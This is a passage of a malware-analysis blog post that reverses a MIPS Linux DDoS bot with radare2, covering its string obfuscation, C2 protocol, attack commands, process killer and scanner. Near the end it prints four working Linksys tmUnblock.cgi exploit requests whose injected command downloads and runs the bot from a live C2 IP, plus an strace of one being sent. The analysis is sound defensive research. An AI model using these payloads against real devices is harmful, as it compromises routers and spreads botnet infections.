The next step is a generic way on reversing a stripped binary, by defining the functions that is not part of **Libc** but likely coded by malware coder. For this task, you have to check the rest of the function and seek whether the XREF doesn't go to any of syscall wrapper functions, make sure that function itself is not the main() function, init_proc() nor init_term() functions, and that goes to the below leftover list, just naming it to anything you think it is fit with to what it does.

In my case I named them this way:

```
Function names                          Sections   Addresses
-----------------------------------------------------------
____ORI_cmd_parse                       .text      0x04011E0
____ORI_command_parsing                 .text      0x04013BC
____ORI_connecting_                     .text      0x0401520
____ORI_decrypt_for_recv                .text      0x0400710
____ORI_encrypt_array                   .text      0x04007A8
____ORI_hex_attack                      .text      0x0400418
____ORI_tcp_attack                      .text      0x04002D0
____ORI_udp_attack                      .text      0x04005C8
-----------------------------------------------------------
```

(https://lh3.googleusercontent.com/r05PVYUL0HuujtiZStkvwRX7XnMm6y_7fGTgOFftCf9rhA6dhjfRjlkQq83uMMxbbuZYIRjWP1ruNiqamlgVYx4zvHAu7SGWiHLA1jZUT71_PZejKZfoBrFIcPvEPqCfG6TWNWKJfW0=w796-h338-no)
Then we can put the correct function name into the binary using the same macro I showed you previously, then we are pretty much completed in making this binary so readable... hold on, but read it from where? Where to start?

To pick a good place to start to start reversing, this command will help you to pick some juicy spots, all the extractable strings will be dumped and we can pick one interesting one to start, and go up to build the big picture.:)

Actually symbols are giving us much better options, but right now we don't have anything else that is readable enough to start..

```
|| ; CODE XREF from entry0 @ +0xb8
|`-> 0x00400328      8fbf0038        lw ra, 0x38(sp)
|   0x0040032c      8fb30034        lw s3, 0x34(sp)
|   0x00400330      8fb20030        lw s2, 0x30(sp)
|   0x00400334      8fb1002c        lw s1, 0x2c(sp)
|   0x00400338      8fb00028        lw s0, 0x28(sp)
:> izq
0x404a00 1021 1020 /x38/xFJ/x93/xID/x9A/x38/xFJ/x93/xID/x9A/x38/xFJ/x93/xID/x9A/x38/xFJ/x93/xID/x9A/x38/xFJ/x93/xID/x9A/x38/
x9A/x38/xFJ/x93/xID/x9A/x38/xFJ/x93/xID/x9A/x38/xFJ/x93/xID/x9A/x38/xFJ/x93/xID/x9A/x38/xFJ/x93/xID/x9A/x38/xFJ/x93/xID/x9A/
xID/x9A/x38/xFJ/x93/xID/x9A/x38/xFJ/x93/xID/x9A/x38/xFJ/x93/xID/x9A/x38/xFJ/x93/xID/x9A/x38/xFJ/x93/xID/x9A/x38/xFJ/x93/xID/
x93/xID/x9A/x38/xFJ/x93/xID/x9A/x38/xFJ/x93/xID/x9A/x38/xFJ/x93/xID/x9A/x38/xFJ/x93/xID/x9A/x38/xFJ/x93/xID/x9A/x38/xFJ/x93/
xFJ/x93/xID/x9A/x38/xFJ/x93/xID/x9A/x38/xFJ/x93/xID/x9A/x38/xFJ/x93/xID/x9A/x38/xFJ/x93/xID/x9A/x38/xFJ/x93/xID/x9A/x38/xFJ/
x38/xFJ/x93/xID/x9A/x38/xFJ/x93/xID/x9A/x38/xFJ/x93/xID/x9A/x38/xFJ/x93/xID/x9A/x38/xFJ/x93/xID/x9A/x38/xFJ/x93/xID/x9A/x38/
x9A/x38/xFJ/x93/xID/x9A/x38/xFJ/x93/xID/x9A/x38/xFJ/x93/xID/x9A/x38/xFJ/x93/xID/x9A/x38/xFJ/x93/xID/x9A
0x404e00 64 63 abcdefghijklmnopqrstuvwxyz12345678910abcdefghijklmnopqrstuvwxyz
0x404e40 7 6 ufmofu
0x404e48 5 4 sppu
0x404e50 6 5 benjo
0x404e58 13 12 ljmmzpvstfmg
0x404e68 7 6 Oqspd0
0x404e70 6 5 Onbqt
0x404e78 9 8 Odnemjof
0x404e84 8 7 Otubuvt
0x404e8c 5 4 Ofyf
0x404ea4 13 12 cloudprocess
0x404eb4 18 17 airdopping clouds
0x404ecc 15 14 179.43.149.189
0x404f10 10 9 /dev/null
0x445241 2044 1102 DROヴヲ+テツカツオツヲツスツヲ+テツカツオツヲツスツヲ+テツカツオツヲツスツヲ+テツカツオツヲツスツヲ+テツカツオツヲツスツヲ+テツカツオツヲ
+テツカツオツヲツスツヲ+テツカツオツヲツスツヲ+テツカツオツヲツスツヲ+テツカツオツヲツスツヲ+テツカツオツヲツスツヲ+テツカツオツヲツスツヲ+テツカツオツヲ
+テツカツオツヲツスツヲ+テツカツオツヲツスツヲ+テツカツオツヲツスツヲ+テツカツオツヲツスツヲ+テツカツオツヲツスツヲ+テツカツオツヲツスツヲ+テツカツオツヲ
```

(https://lh3.googleusercontent.com/NkLmUQYR3h3rWhMvTQxdFdvcLM7icFVoHT27xvS_1IfQROjAUWJz0SrJv8PTsPyBYx_4Mouj6J4FCirSk4dt_dGwbnhMOy1PahpEUzccYyxRKYX2AaPBt04qs9T9u_9Ya-zf5IfFiZk=w1252-h852-no)
You can start to trace this binary from these text address reference and then go up to the call in the main function that supports it. For example, by using the

visual mode you can seek the XREF of each text to see how it is called from which function and you can trail them further after that. This isn't going to be difficult to read since you have all functions back in place.

The picture below is showing how the "**air dropping**" is referred to the caller function.

(https://lh3.googleusercontent.com/XJmMCMDGdF8DIsxqOr9Y5sNd8Ta1X9-kIabOCeDfYvHrpzo0xUtsbzZ_sXF8AnIZ4m5RhhFqglDRvPGtqLLs4YbVsHwqyx8m61YQFwBpXeMPazH5Qr0IQ3EJl5Y5FC_KHkg7G5KjmOE=w1693-h818-no)

That's it. These methods I shared are useful methodology in analyzing Linux MIPS-32 binary especially stripped ones like the one I have now. I think you're good enough to go to complete your own analysis by yourself too. Please just tried those methods if you don't have any other better ways and don't be afraid if other RE tools can't make you read the MIPS-32 binary well, just fire the **radare2** with the tips written above, and everything should be okay :)

We go on with the malware analysis of this binary and its threat then..

## What does this MIPS-32 binary do?

Practically. the MIPS binary is bot that is having a mission to infect the host it was dropped into (note: so it needs a dropping scheme to go to the infected host beforehand), making a malicious process called "**cloudprocess**", send message of "**airdopping clouds**" through the standard output (that can be piped later on). It is recording its "PID" and **fork** its process for the further step. The message of "airdropping clouds" is the reason why I called this malware as "AirDropBot" eventhough the coder prefer to use "Cloudbot", which there is also a legitimate good software that uses that name too as their brand.

Upon successful forking it will extract the what the coder so-called "**encrypted array**", it's ala Mirai table crypted keywords in its concept, but it is different in implementation., I must guess that it could be originally coded to avoid XOR operation which is the worst Mirai bug in the history :) but this "**encrypt_array**" is just ending up to an encoded obfuscation function :) - Anyhow the value from this "decrypted" coded is used for further malware process.


Then the malware tries to connect to the C2 which its IP address is hard-coded in the binary, *on a success connection attempt to C2 server, it will parse the commands sent by the C2 to perform three weaponized functions on the binary to perform **TCP, and UDP DDoS attack** with either using the specific hex-coded payload, or the latter on is using a custom pattern so-called "**hex-attack**" that sends DoS packet in a hex escape strings format* to the targeted host.

I will break it down to more details in its specific functions in the next sections.

## The "encryption" (aka the obfuscation)

The challenge was the "encryption" part, it was I used radare2 with ESIL to see the "encrypted" variables, as per snipped below as PoC:

The decryption is by [shift-1] as per shown in the cascade loop shown in every encoded strings.



(https://lh3.googleusercontent.com/acWcBjk_zCrSN8cWdv3R16_Q5rTFA6Bk


6anwMIIgRm70UZmNocYFg7xjoPxulZH7q7tJD73Ke2Py4C8mrz6vWZuCc1
8Y3JUuI-bP1KG5PDR0_DKijlWcXXm4b-gRfF6Dx0B8JCZo6sw=w915-h957-
no)

If we want to translate this decryoter scheme, it may look something like this (below), I break it up in 3 functions but in assembly it is all in a function and cascaded to each strings to be decoded:

```
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
int encrypt_array()
{
 array_splitter( "xxxx" );
 array_splitter( "yyyy" );
 :
}
int array_splitter( char *src)
{
 strcpy (var_char_buffer, src);
 char_decrypter(var_char_buffer);
 array_counter++
 return ;
}
```

```
int  char_decrypter( char  *src2)
{
 int  i;  strcpy (dstring, src2);
 for  ( i = 0;  strlen (dstring) > i; ++i )

 strcpy (j, dstring);
 return  j++
}
```

The result for the "decryption" can be shown as per below, using ESIL with the fake stack can be used to emulate this with the same result, so you don't need to get into the debug mode:




(https://lh3.googleusercontent.com/noBKIHIM7EcFgLjZSxOhKz8LQEpp35Zz9koi_UKtJ5Bea4IKoEFZCUQ6n3xGdlm5mQ_i2VW3imbQw_05TDuGG5nGqQIXwtza0puf18xcG-eJ8eGdYWML3Fe7BciZIkQUfTPhAKAzA5k=w1334-h445-no)

The last four strings:

1

2

3

4

5

```
/proc/
/maps
/cmdline
/status
/exe
```

...are used for taking information (process name) from the infected Linux box, that will be used for the malware other functions like "killing" processes, etc. The other decrypted strings are used for infecting purpose (known credentials for telnet operation), and also for other botnet operation related.

Understanding the "decrypter" logic used is important because the same decrypter is used again to decode the C2 sent commands to the active bots before parsed and executed.

## The C2, its commands and bot offensive activity

What happened after decryption (encrypt_array) of these strings is, the binary gets into the loop to call the "connecting" function per 5 seconds. If I try to write C code based on this stage it's going to be like below snipcode:

```
  :
util_strcpy(*argv, "cloudprocess");
prctl(15, "cloudprocess");
write(1, "airdopping clouds", 0x12);
write(1, "\n", 1);
if ( fork() <= 0 )
{ var_sid = setsid();
  close(0); close(1); close(2);
  encrypt_array();
  ourPid = getpid();
  while ( 1 )
  { connecting(); // <=========CC!
    sleep(5);
  }
} return 0;
```

(https://lh3.googleusercontent.com/7ixBFIfJIpl10-tFjuwNZnxM5uST7ui18PCXWrhJkyWsDwDmC3zqsi2U3Oh7KSaA5HXr_O80UuCTK3OEdcIhFG5aVCL42APA1QnMRRNjadXuZ9yVI2_hDmfQ-K73Il7IWZkFdR49EGc=w1206-h448-no)


Within each loop, when it calls "connecting" function it will try to connect the C2 which is defined a struct sockaddr "addr", pointing to port number (htons) 455 (0x1c7) and IP: "179.43.149[.]189".


(https://lh3.googleusercontent.com/g-kZIP8BUCU-QDQHpCbOquFlEzAWK4PvlkUj3SKcJtFO1lvfN6FVKsYBrtUhaXAW2jcqlUdO8X9BYAnlqGTBoFVYObdCuNaufaA1DBe1GobXyH81bEYwnG4vkJakv5mAOJ5zEzzQGyc=w1529-h566-no)

When connected to C2, it will listen and receive the data sent by C2, to perform decryption and then to send its decryption result (as per previous logic) to the "**command parsing**" function, that's having "**cmd_parse**" sub-function inside. The "**command parsing**" is delimiting received command with the

white space " " for the "**cmd_parse**" to grep three possible keywords of **"udp"**, **"tcp"**, and **"hex"**, which in next paragraph those keywords will be explained further.


Below is the loop when the command from C2 is received (listened) inside the "connecting" function in radare2:



(https://lh3.googleusercontent.com/hM9wjDRiIr8nfh6Xzie_z0V70SSVksMC11zF7Lq9naP8cxw9aMzf4RIGP5NKZxovmvx_wFNCwg_AFFHF9kYX2D1XAewZb3br55KJu3T37T6JilkmR7LvGAfEjiujwqdrPd4Pq2YXMHg=w1682-h809-no)

Now we come into the offensive capability of this bot binary. The "udp" keyword will trigger the execution of "**udpattack**" function, "tcp" will execute "**tcpattack**" and so does the "hex" for executing the "**hexattack**" function. Each of the trigger keywords are followed by arguments that are passed to its related attack function, it emphasizes that a textual basis DoS attack command line starting with *udp, tcp or hex*, following by the *targets* or *optional attack parameters* are pushed from the C2 to the AirDropBots. Based on experience, the C2 CLI interface of recent DDoS botnets is having such interface matched to this criteria.


TCP and UDP is having the same payload packet in binary is as per below:




(https://lh3.googleusercontent.com/Lk2Hc_RJ1gx6DoJD3ZNE9b0RCWJKThGTbByQtk5NlnYLcZTMF_QIkvb7YUO57SGPQvPDJACxY4JTTfg2OEOKW7EZBrxjtfp04ChDomXYUEx-2ZVbrKmFPkinRUUKJxX_3xH18t-3qAE=w1175-h896-no)

...that is sent from **tcpattack**() and **udpattack**() in TCP and UDP different socket connection from the target sent by C2.

The **hexattack** is having a different payload that looks like this:




(https://lh3.googleusercontent.com/spFNmVuSFxLv2ZJxkX1d1eaa8ghPhizY1M3TI4MgAZOZfg12nnCvy3qd7zBeIdwMMnEn2mEin_X3B6GDB0cfBM9sHjtBjvSz-eVk9tvGFPtVSuvm3NMUpoMW7XLBaJrc-5KeGFTeQuM=w1329-h326-no)

One last command is is "**killyourself**" (taken from decrypted table that was saved in a var) that will stop the scanning function fork with the flow more or less like this:

1

2

3

4

```
5
6
result =  strstr (var_parsed_cmd,  "killyourself" );
 if  ( result )
 { kill(scanner_fork_PID, 9);
 exit (0);
 }
return  result;
```

..and the kill function above is executing *"kill -9"* by calling *int kill(__pid_t pid, int sig)*.


As additional, in the older version, there is also another C2 command called: "**http**" that will execute "**httpattack**" function that is using HTTP to perform **L7 DoS attack** using the combination of User-Agents, but in this sample series I don't see such function.

## Is there any difference between MIPS and other binaries?

Oh yes it has. The Intel and ARM version (or to binary that is having a scanner function) is interestingly having more functions. If I go to details on each functions for Intel binary maybe I will not stop writing this post, so I will summary them below with a pseudo code snips if necessary.

### 1. The "*array_kill_list*" function

This function is used to kill process that matched to these strings:



(https://lh3.googleusercontent.com/HVi8itsXjqMMip7pxra9El0AgDtI7cBiqbFIt80GR3fm94LDrkPqntm4huOi4NKKBntBqZO_Ggxl5HV-V-vk-VkRwI9stSk2I5ZADHqjX52ZalJe6-kbtQ4SmNrBlUiMT_v_WvXy3aQ=w1333-h917-no)
It seems this is how the bot herder gets rid of the competitor if they're in the same infected Linux box.
This "**array_kill_list**" is accessed from killer() function that is being executed before going to "connecting" loop in the main for Intel version.

The killer function is having multiple capability to stop unwanted processes too, it will be too long to describe it one by one but in simple C code and comments as per picture below will be enough to get the idea:

```
void killer()
{
  killer_pid = getpid();          // get kill target pid
  killer_save_by_sysproc();       // seek for : "bash", "ropbear", "dropbear", "encoder" to kill
  killer_kill_by_group();         // pick pidPath, "Groups:\t0") to get a group name to kill
  killer_kill_by_service(arg*); // aim a service used by a pid and kill
  killer_kill_by_deleted();       //  if own path or filename is "deleted" then all stop
  killer_kill_by_array();         // use array contains kill list process or pid to kill
  killer_total_killed();          //  this function do nothing :(
}
```

(https://lh3.googleusercontent.com/V0njSMnfXKTOeSHIHYZ8ugh5mPlO06j5L22DJJPKoW7fXIMEXt1n5zyX1au7-CWQm57lP-2orTQ42EpMfp9OTQN9-57alujKLYU5ZV5Mqr3KXAMyAoQxBs6nXhEiJm5fIEHlRvk-iJI=w1164-h260-no)

**2. The scanner, the spreader via exploit**

The bot herder is aiming **Lynksys tmUnblock.cgi** of a known router's brand, the vulnerability that has to be patched since published 5 years ago. For this purpose, in intel and ARM binaries right after **killer()** function it runs **scanner()** function, targeting **randomized formed IP addresses**, using **a hard-coded "payload"** data, spoofed its origin by faking the HTTP request headers (for "tcp" or "http" flood), which is aiming **TCP port 8080** with the code translated from assembly to simplified C code looks like below:

```
scanner()
{scanner_fork = fork();
 result = scanner_fork;
 if ( scanner_fork != -1 )
 { result = scanner_fork;
   if ( scanner_fork )
   { scanner_fork = getpid();
     conn[0] = -1;
     rand_init();
     while ( 1 )
     { for ( i = 0; i <= 998; ++i )
       { while ( 1 )
         { while ( 1 )
           { conn[8 * i] = socket(2, 1, 0);
             fcntl(conn[8 * i], 4, 2048);
             var_random = get_random_ip(timeout.tv_sec, timeout.tv_usec);
               :
             get_htons_for_target = htons(0x1F90u); // port = 8080
             _dword_0x8064E4C[8 * i + 1]) = var_seeded;
             optval = 0;
             v13 = connect(conn[8 * i], (const struct sockaddr *)(32 * i + 134630992), 0x10);
             if ( v13 < 0 && *__errno_location() != 115 )
               close(conn[8 * i]);
             if ( v13 )
               break;
               :
```

(https://lh3.googleusercontent.com/jTBJGvnSM7n9_bEUHmtphthEU3AlHGVptVEhtqBaBr_Wh72-EeDBLo2KxZnuqIr9R23_b4Pv11xs_5TdcWIapFgkYWLAmRB916509Zgm6dMQtioHWplwULRxViJ5Qg8wPbfGekwabjI=w1272-h733-no)

This scanner is having four pattern of payloads which I quickly paste it below for your reference if you are either receiving or researching this attack:

```
payload_str[2] =   "POST /tmUnblock.cgi HTTP/1.1\r\n"
                   "Host: 192.168.0.14:80\r\n"
                   "Connection: keep-alive\r\n"
                   "Accept-Encoding: gzip, deflate\r\n"
                   "Accept: */*\r\n"
                   "User-Agent: python-requests/2.20.0\r\n"
                   "Content-Length: 227\r\n"
                   "Content-Type: application/x-www-form-urlencoded\r\n"
                   "\r\n"
                   "ttcp_ip=-h%60cd+%2Ftmp%3B+rm+-rf+linksys.cloudbot%3B+wget+http%3A%2F%2F"
                   "179.43.149.189%2Fbins%2Flinksys.cloudbot%3B+chmod+777+linksys.cloudbot%3"
                   "B+.%2Flinksys.cloudbot+linksys.cloudbot%60&action=&ttcp_num=2&ttcp_size="
                   "2&submit_button=&change_action=&commit=0&StartEPI=1";

 payload_str[1] =  "POST /tmUnblock.cgi HTTP/1.1\r\n"
                   "Host: 192.168.0.14:80\r\n"
                   "Connection: keep-alive\r\n"
                   "Accept-Encoding: gzip, deflate\r\n"
                   "Accept: */*\r\n"
                   "User-Agent: python-requests/2.20.0\r\n"
                   "Content-Length: 227\r\n"
                   "Content-Type: application/x-www-form-urlencoded\r\n"
                   "\r\n"
                   "ttcp_ip=-h%60cd+%2Ftmp%3B+rm+-rf+linksys.cloudbot%3B+wget+http%3A%2F%2F179.43.149.189%2Fbi"
                   "ns%2Flinksys.cloudbot%3B+chmod+777+linksys.cloudbot%3B+.%2Flinksys.cloudbot+linksys.cloudbo"
                   "t%60&action=&ttcp_num=2&ttcp_size=2&submit_button=&change_action=&commit=0&StartEPI=1"
```

(https://lh3.googleusercontent.com/hB2-mqV_8uY9GVoUR_m8t6YCY5-8rOl6MLlnKUm_Pk3NQravN6vA97XoIT11L9qiCU-7CZRHy3Nr1LZAWI0QiLAGZQK-du-3uMJwqZlr3bX61H-koBTwLzM6U3P0GSPy88tClXf-pkI=w1446-h621-no)

```
payload_str[3] = "POST /tmUnblock.cgi HTTP/1.1\r\n"
                 "Host: %d.%d.%d.%d:80\r\n"
                 "Connection: keep-alive\r\n"
                 "Accept-Encoding: gzip, deflate\r\n"
                 "Accept: */*\r\n"
                 "User-Agent: python-requests/2.20.0\r\n"
                 "Content-Length: 227\r\n"
                 "Content-Type: application/x-www-form-urlencoded\r\n"
                 "\r\n"
                 "ttcp_ip=-h+%60cd+%2Ftmp%3B+rm+-rf+linksys.cloudbot%3B+wget+http%3A%2F%"
                 "2F179.43.149.189%2Fbins%2Flinksys.cloudbot%3B+chmod+777+linksys.cloudb"
                 "ot%3B+.%2Flinksys.cloudbot+linksys.cloudbot%60&action=&ttcp_num=2&ttcp"
                 "_size=2&submit_button=&change_action=&commit=0&StartEPI=1";

payload_str[4] = "POST /tmUnblock.cgi HTTP/1.1\r\n"
                 "Host: %d.%d.%d.%d:80\r\n"
                 "Connection: keep-alive\r\n"
                 "Accept-Encoding: gzip, deflate\r\n"
                 "Accept: */*\r\n"
                 "User-Agent: python-requests/2.20.0\r\n"
                 "Content-Length: 227\r\n"
                 "Content-Type: application/x-www-form-urlencoded\r\n"
                 "\r\n"
                 "ttcp_ip=-h+%60cd+%2Ftmp%3B+rm+-rf+linksys.cloudbot%3B+wget+http%3A%2F%2F179.43.149.189%2F"
                 "bins%2Flinksys.cloudbot%3B+chmod+777+linksys.cloudbot%3B+.%2Flinksys.cloudbot+linksys.clo"
                 "udbot%60&action=&ttcp_num=2&ttcp_size=2&submit_button=&change_action=&commit=0&StartEPI=1"
```

(https://lh3.googleusercontent.com/okD2EfeRc0W-IzchoGWt59r-L6cHUlHaFE9dtvlT90Zc2LlHsBqGwvV5riwmc9uZTDZLNWV4lybBmEhPz2033eaQ4zT_AvAqdruRE8nDSNKY85bgJjVbwPVoytvMKMW9yUiKb0-FhxA=w1521-h781-no)


Maybe one of the thing that I may suggest for this bot's scanner functionality is what it seems like a spoof capability. I examined into low level for code generation of about this part and found what the send syscall performed when AirDrop bot make scanning with exploit is interesting :) please take a look yourself of what has been recorded as per below snipcodes:

```
socket(PF_INET, SOCK_STREAM, IPPROTO_IP) = 364
fcntl(364, F_SETFL, O_RDONLY|O_NONBLOCK) = 0
connect(364, {sa_family=AF_INET, sin_port=htons(8080), sin_addr=inet_addr("ANY.IP.ADDRESS")}, 16) = 0
select(365, [364], [364], NULL, {1, 0}) = 2 (in [364], out [364], left {0, 703452})
getsockopt(364, SOL_SOCKET, SO_ERROR, [111], [4]) = 0
send(364, "POST /tmUnblock.cgi HTTP/1.1\r\n
     Host: 192.168.0.14:80\r\n
     Connection: keep-alive\r\nAccept-Encoding: gzip, deflate\r\n
     Accept: */*\r\n
     User-Agent: python-requests/2.20.0\r\n
     Content-Length: 227\r\nContent-Type: application/x-www-form-urlencoded\r\n\r\
     nttcp_ip=-h+%60cd+%2Ftmp%3B+rm+-rf+linksys.cloudbot%3B+wget+http%3A%2F%2F179.43.149.189%2Fbins%2F
     linksys.cloudbot%3B+chmod+777+linksys.cloudbot%3B+.%2Flinksys.cloudbot+linksys.cloudbot%60&action=&
     ttcp_num=2&ttcp_size=2&submit_button=&change_action=&commit=0&StartEPI=1"
    , 497, MSG_NOSIGNAL) = 0
close(364)
```

